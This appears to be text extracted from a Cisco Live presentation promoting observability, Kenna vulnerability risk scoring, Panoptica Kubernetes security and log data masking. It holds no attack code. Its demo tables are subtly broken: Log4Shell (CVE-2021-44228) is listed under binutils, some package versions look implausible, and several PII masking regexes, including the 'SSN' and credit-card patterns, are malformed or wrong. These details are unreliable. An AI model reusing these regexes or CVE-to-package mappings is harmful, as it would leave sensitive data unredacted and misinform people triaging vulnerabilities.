
Proactively discover
bottlenecks
and improve application
performance



Auto-Defined Business Transactions

Troubleshoot your most business-critical issues

Jumpstart your Business Centric Observability with automatically defined business transactions leveraging predictive detection



Cross M.E.L.T. correlation

Find root cause in minutes with automated traces to logs correlation

Correlated Errors in Spans


Surface log messages in context to reduce MTTR

Time to Value

with out of box correlation between traces and logs using Span IDs

Time to Value

with out of box correlation between traces and logs using Span IDs



Security Capabilities

Identify Open-Source Risk

Know what vulnerable third-party code your apps are using

- Runtime container image scanning in Kubernetes from Panoptica
- Constant monitoring to detect vulnerabilities are right after they're disclosed
- Remediation guidance to get fixes out quicker tailored to your environment

Vulnerabilities (2)


related to Pod: nginx [X Clear all relations](#)

Filter by

CVE ID	Kenna ↓	CVSS score	Package name	Affected
CVE-2019-15926	100	3.4	linux	4.9.210-1
CVE-2019-14835	85	8.6	binutils	2.28.-5
CVE-2018-17359	69	5.5	diffutils	3.9.1
CVE-2017-12451	55	4.5	coreutils	9.2.5
CVE-2021-44228	33	9.6	binutils	2.34-8

Rate of Vulnerability Disclosure

CVEs Per Year



CVEs from NVD

190,359

Average CVEs
Published Per Day

68

2022

25,059

24% Y/Y

2023 Q1

17% Q/Q

Our research shows us that...


- There were an average of **68 new** software vulnerabilities published every day in 2022
- **95%** of IT assets have at least one highly exploitable vulnerability.
- Organizations are remediating around **1 in 10** vulnerabilities in any month.
- Twitter mentions to prioritize software fixes are **2X** as effective at reducing organizational exploitation as CVSS.



Source: Prioritization to Prediction, Volume 8, The Cyentia Institute & Kenna Security

Which vulnerabilities are truly risky?

CVEs in the NVD: Observed and Exploited



Roughly **5% of CVEs** in the NVD are *observed* in enterprises and *exploited* in the wild.

These are the ones you want to prioritize for remediation.

Source: Prioritization to Prediction, Volume 5, Kenna Security & The Cyentia Institute

Determine likelihood of exploit

Use data science to identify real vulnerability risk

Leverage Kenna vulnerability intelligence

Native backend integration maps Kenna scores to discovered vulns

Better coverage in less time

Identify incorrect remediation prioritization

Factor in business risk

Combine findings into vuln and threat context for business risk scores

CISCO *Live!*

Vulnerabilities (2)
related to **Pod: nginx** [X Clear all relations](#)

Filter by

CVE ID	Kenna ↓	CVSS score
CVE-2019-15926	100	3.4
CVE-2019-14835	85	8.6
CVE-2018-17359	69	5.5
CVE-2017-12451	55	4.5
CVE-2021-44228	33	9.6

KENNA DETAILS
Kenna score
100
Easily exploitable
True
Malware exploitable
True
Active internet breach
True
Popular target
True
Predicted exploitable
True
CVSS SCORING
CVSS
3.4 - Low

Cisco Kenna cuts through the noise

Kenna looks at various categories of vulnerability data to understand what happens to a CVE during all stages of its life, from the assignment of a CVE to the unlikely event of an exploitation in the wild.

Volume & velocity data is different than a “Yes/No” data point. It tells you: *In the past 24 hours, 7240 machines have been exploited using a CVE.*

Data Categories

MITRE & NVD
Vulnerability Scoring
Early Warning Chatter

Exploit Databases
Malware Analysis

Threat Actors
Malware Families

Volume & Velocity of
Exploitation in the Wild

Kenna Machine Learning Model-Based Risk Scoring


This incorporates the **prediction** of exploitation publication and exploitation event (94% accuracy)



High-risk remediation strategies

High-Risk CVEs by Remediation Strategy

A real dataset of 184,306 vulnerabilities



1.09% of these CVEs are considered high-risk by Kenna

- ✓ 134,903 fewer vulnerabilities to remediate compared to the scanner
- ✓ 98,016 fewer vulnerabilities to remediate compared to CVSS

Missed high-risk vulns

111 CVEs found high by Kenna but not found high by scanner

51 CVEs found high by Kenna but not found high by CVSS

Uncover Kubernetes security posture

Identify risk introduced by K8s & Containers

- Native backend integration with Panoptica
- Infrastructure risk cross-correlated with application entities
- Findings combined into application context for business risk scoring

The screenshot displays the 'Observe / Pods (2)' view in the Panoptica interface. It shows a table of pods with their health and security risk levels. A filter is applied to show pods with a security risk of 'warning' or 'high'. To the right of the table, a 'Security risk' summary indicates a 'High' overall risk, followed by 'Pod risk factors' which list 2 detected vulnerabilities and various security concerns like privileged access and root execution.

Observe /
Pods (2)
related to [Business Transaction: Checkout](#) × [Clear all relations](#)

Filter by
attributes(security_risk) IN ['warning', 'high']

Health	Security risk ↓	Name
✓	High	nginx
✓	High	kube-system

Security risk
High


Pod risk factors

- 🔧 **2 vulnerabilities detected**
Highest Kenna score: **100**
Highest CVSS score: **8.6 - Critical**
- ⚠️ Privileged access
- ⚠️ Can run as root
- ⚠️ Has a host path mounted with write privileges
- ⚠️ May have risky capabilities allowed
- ⚠️ Node PIDs maybe shared with this workload
- ⚠️ Has a risky role
- ⚠️ Can escalate its privileges
- 🌐 Public-facing

Security insights runtime

Scalable real-time visibility and controls


- API integration provides agentless deployment
- Deploys as standard Kubernetes workload
- Scale using native Kubernetes constructs



Workload security posture

Panoptica catches dangerous configs


- Detect config risk for Kubernetes pods
- Identify accessibility outside of the cluster
- Weak posture leads to increased blast radius from vulnerabilities



Additional capabilities within Panoptica

Insight into Kubernetes, image vulnerabilities, RBAC and MITRE ATT&CK

- Service-mesh, mutating webhook, and CD plugins to perform vulnerability assessment and deployment policies
- Image scanning for VMs, containers and serverless functions; and SBOM/SLSA
- K8s vulnerabilities categorized by MITRE ATT&CK with remediation strategies
- Service mesh to obtain connection telemetry and enforce connection policies
- RBAC control to assess who can access what



And many more use cases in Cloud Native Application Protection

Detect and redact sensitive and personal data

Maintain compliance and protect customer data

- PII leakage insights mapped to source entities to clamp down leakage
- Leverage prepackaged PII detection expressions to enable faster protection
- Build custom policies and expressions to detect and redact any data
- Combine findings into vuln and threat context for business risk scores

Logs
related to [Business Transaction: Checkout](#) × Clear all related

Filter by
sensitive_data_found = true

Severity	Log message
Info	127.0.0.6 - [2022/10/06 - 14:47:25]
Info	127.0.0.6 - [2022/10/06 - 14:47:25]
Info	127.0.0.6 - [2022/10/06 - 14:47:25]
Warning	CreateTimeSeries request failed (1
Warning	CreateTimeSeries request failed (1
Info	CreateTimeSeries request failed (1
Warning	{"level":"warning","time":"2022-10-0
Warning	{"level":"warning","time":"2022-10-0
Warning	{"level":"warning","time":"2022-10-0

SECURITY

Sensitive data found
True

Highest data sensitivity
High

Masking rules triggered
sockshop_online:pII

Masking expressions found

- Credit card number
- SSN

Message

```
{
  "level": "warning",
  "time": "2022-10-06T14:46:33.549683Z",
  "scope": "envoy",
  "wasm": {
    "msg": "wasm log stackdriver_inbound: [extensions/stackdriver_inbound: [extensions/stackdriver/log/exporter.cc:64]:operator()() Stackdriver logging api call error: 13 data-test: <SSN>:<CREDIT_CARD>"]"
  }
}
```

Data Expressions

- Predefined expressions for common sensitive data types
- Create custom expressions using Regex
- Data is redacted
- Set sensitivity level of data based on your business

Configure
/ Security
/ Data Security

Data Masking

Automatically remove and replace sensitive information in your logs, like social security and credit card numbers, for example. You can create a regular expression to identify sensitive text, then create a rule with that expression to mask it.

Read Documentation

Masking Rule (4)

Masking Expressions (4)

+ Add new masking expression

Search...

☐	Expression name	Data sensitivity	Source	Expression RegEx
☐	Credit card number	Medium	sys.derived	((?:[0-9]{4}) ([0-9]{5}[1-5]\d{2}) 6(?:0115 5091 9105)[0-9]{3}))
☐	Email address	Medium	sys.derived	([a-zA-Z0-9!#\$%&'()*+,-./:;?@_{}~\.\d]{1,254})
☐	IP Address (ipv4)	Medium	sys.derived	^([0-9]{1,3}\.){3}[0-9]{1,3}\$
☐	SSN	High	user.derived	([a-zA-Z]{1}\d{5})
☐	DOB	Low	user.derived	((?:\d{2})?\d{2}?(?:\d{2})?\d{2}?(?:\d{2})?\d{2})
☐	PAN ID	Critical	sys.derived	^([a-zA-Z]{5}([0-9]{4})([a-zA-Z]{1})\$)

Data Rules

- Apply to targeted sources of data using tags and entities
- Map to one or more expressions
- Supports infra and service logs, but will expand to other telemetry
- Processed at ingest before data is stored

Configure / Security / Data Security

Data Masking

Automatically remove and replace sensitive information in your logs, like social security and credit card numbers. You can create a regular expression to identify sensitive text, then create a rule with that expression.


[Read Documentation](#)

Masking Rule (4) Masking Expressions (4)

[+ Add new masking rule](#) Search...

☐	Masking rule name	Log source	Masking expression
☐	Hide credit card number	aws:pod	3 expressions
☐	Mask SSN	aws:payment_service	1 expression
☐	Mask SSN2.0	aws:cart_service	4 expression
☐	Hide CCN_UI	azure:login_s	2 expression

Where should we focus our energy to reduce risk to our digital business?

